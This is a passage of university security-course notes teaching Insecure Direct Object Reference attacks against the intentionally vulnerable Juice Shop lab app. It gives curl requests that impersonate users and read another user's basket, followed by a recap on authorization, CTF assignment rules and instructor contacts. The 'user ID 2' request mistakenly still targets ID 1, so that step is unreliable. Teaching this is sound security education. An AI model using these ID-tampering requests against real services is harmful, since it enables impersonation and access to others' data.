4. However, you can **fake this action** and change the author email to someone else, so the review will actually look like it was written by someone else:

   a. `{"message":"Baaaaad Product","author":"pepito@juice-sh.op"}`

Now, even though we're logged in as **admin@juice-sh.op** we can perform an action in the name of user **pepito@juice-sh.op**.

SCL: class13 container. CTU: Docker container.

```
curl 'http://juiceshop:3000/rest/products/3/reviews' \

     -X 'PUT' \

     --data-raw '{"message":"Baaaaad
      Product","author":"pepito@juice-sh.op"}'
```

The output of this action is success which suggests that the application just accepted review from a different person submitted by us:

```
{"status":"success"}
```

However, when we check the reviews again by repeating the first step and listing all requests with:

SCL: class13 container. CTU: Docker container.

```
curl -s 'http://juiceshop:3000/rest/products/3/reviews' | jq
```

We can see that the review itself was not properly saved and instead of valid review, we see following data instead of our review:

```
{
  "product": "3",
  "likesCount": 0,
  "likedBy": [],
  "_id": "euYLsLxtpGuGnpgNk",
  "liked": true
},
```

This means there is probably at least **some sort of validation logic** in the application and our attack was only partially successful. We managed to post the review as someone else, but it is not stored or displayed properly.

Posting User Feedback as a Different User

We can try a similar attack on user feedback and attempt to post feedback as a different user.

We are going to attack the API directly via `/api/Feedbacks/` endpoint.

There are two valid actions that we can do:

1. **GET** that gives us all user feedbacks
2. **POST** that creates new user feedback

We will follow what we did previously and start by checking what user feedback we can see.

SCL: class13 container. CTU: Docker container.

```
curl -s 'http://juiceshop:3000/api/Feedbacks/' | jq
```

Now we can see that there is a lot of user feedback already. We can count them by modifying **jq** command:

SCL: class13 container. CTU: Docker container.

```
curl -s 'http://juiceshop:3000/api/Feedbacks/' | jq '.data | length'
```

When creating user feedback, web application uses uses **POST** request on `/api/Feedbacks/` endpoint with following JSON as body:

```
{"UserId": <User ID>, "captchaId": 11, "captcha": "13", "comment": "This
is my feedback!", "rating": 3}
```

As you can see, Juice Shop again sends the ID of the user, who is creating the feedback, as a parameter in the request body.

Because the user **ID is a parameter**, we can try to change it to something else and **impersonate a different user**!

SCL: class13 container. CTU: Docker container.

```
curl -s 'http://juiceshop:3000/api/Feedbacks/' \

    -X 'POST' \

    -H 'Content-Type: application/json' \

    --data-raw
     '{"UserId":2,"captchaId":14,"captcha":"200","comment":"I think
     this is too insecure!","rating":0}' | jq
```

Now we created feedback and the output suggests that the feedback was created properly. All ids are set the way we would expect.

We can now verify that the feedback was stored properly by requesting all feedback as we did in the first step.

SCL: class13 container. CTU: Docker container.

```
curl -s 'http://juiceshop:3000/api/Feedbacks/' | jq
```

And we see that our review was stored properly!

You can also verify that it is now displayed in Juice Shop itself when you go to http://localhost:3000/#/about

Getting Content of Another User Shopping Basket

In the previous examples, we impersonated users and did actions in their names. Now, we will show an example where we access data that belongs to **another user**.

In this example, we are going to use an endpoint `/rest/basket/{USER_ID}` that allows us to read the content of the shopping basket of a particular user.

Juice Shop calls this endpoint when you navigate to http://localhost:3000/#/basket to get the content of the user's basket.

Given that you're logged in as admin with user id **1**, the request looks like this:

SCL: class13 container. CTU: Docker container.

```
curl -s 'http://juiceshop:3000/rest/basket/1' \

 -H 'Authorization: Bearer
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MSwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInByb2ZpbGVJbWFn
ZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIn0sImlh
dCI6MTczNDU0NzczNX0.' | jq
```

However, because user ID is again supplied as a parameter in the URL `/rest/basket/{USER_ID}` we can modify the ID and read content of the shopping basket of a different user.

Let's try to read content of shopping basket of user with ID **2**:

SCL: class13 container. CTU: Docker container.

```
curl -s 'http://juiceshop:3000/rest/basket/1' \

 -H 'Authorization: Bearer
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MSwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInByb2ZpbGVJbWFn
ZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIn0sImlh
dCI6MTczNDU0NzczNX0.' | jq
```

And we were successfully able to do that. In this case, we **accessed data of a different user**, where we should not have access to.

That is because the Juice Shop does not properly check authorization of the user, what they can read and access AND because Juice Shop directly uses IDs supplied as a user input.

Wrapping Up IDOR

What do all of these example requests have in common?

- They accept "user" as a parameter.

What should we do instead?

- The user is authenticated, the server should use authentication data to determine what user is sending review/complaint/feedback/data in general.

The usual target of IDOR are also GET request parameters:

- Think `http://example.com/invoice/{ID}`
    - If this is an integer, you can enumerate all possible invoices of other people
- Remember what we talked about in the previous class?
    - Integer IDs vs. UUIDs
    - Using UUID instead of integer is a bit safer, so when you make a mistake in your authorized access, attackers can not enumerate overall values.
    - It's not a protection! Always check your users' authorization and authentication!

Recap: Insecure Direct Object References (IDOR) is an application vulnerability that occurs when an application directly accesses objects, such as database entries, or resources based on user input without properly verifying the user's authorization.

Make sure you always check that the user-requested data has access to that data.

Do not identify users simply by including their ID in the request payload.

Using UUIDs instead of integer serial IDs is a bit safer, so when you make a mistake in your authorized access, attackers can not enumerate overall values.

Class Recap: Web analysis and pentesting is the most important security analysis, given that most technologies are implemented on the web. If you manage to understand how the technology works, and you spend enough time thinking about the problem, being creative and methodological, you will find many vulnerabilities in many sites.

CTU Assignment 10 (17:26, 3m)

The assignment 10 consists of three standalone challenges:

1. Exploit vulnerable **rest API** of library service and find a flag
2. Exploit a BSY **database system** and find a flag
3. Exploit a simple **server** providing access to **pictures of cats** and find a flag

The details about the services will be specified in CTFd. The assignment will be opened on **Dec 19 - 21:00 CET**.

Good luck!

CTU Bonus Assignment (17:29, 10m)

1. Start of Bonus. December 20th 21:00:00 CET
2. End of Bonus. January 8th 23:59:59 CET
3. The maximum amount of points available is **100**.
4. To pass the bonus assignment, you must have **at least 70 points**.

Rules:

- You use the same CTFd instance.
- There will be 8 stages in total.
- Solving a stage opens the next one(s).
- Each stage will give you points.
- **This assignment is individually solved!**
- The challenges for the Bonus Assignment are clearly marked **'Bonus'** in the CTFd.
- The bonus assignment **evaluation is semi-automatic**.
    - You will receive direct feedback from the CTF upon flag submission
    - The teachers will do the final check.
- To pass the bonus, **you must document all your steps** in a report using **Google Docs** (1 document for all parts of the assignment).
    - Record your steps (commands, screenshots, outputs, etc.). This is to verify that you did all the steps. We cannot check if you did it without evidence of work in screenshots and text outputs.
- Share the document with the following teachers' accounts:
    - sebastian.garcia@agents.fel.cvut.cz

- veronica.valeros@aic.fel.cvut.cz
- ondrej.lukas@aic.fel.cvut.cz
- maria.rigaki@aic.fel.cvut.cz
- sladic.muris@gmail.com
- repa.martiin@gmail.com

Class Feedback for all of you (17:39, 1m)

By giving us feedback after each class,

we can make the next class even better!

bit.ly/BSYFeedback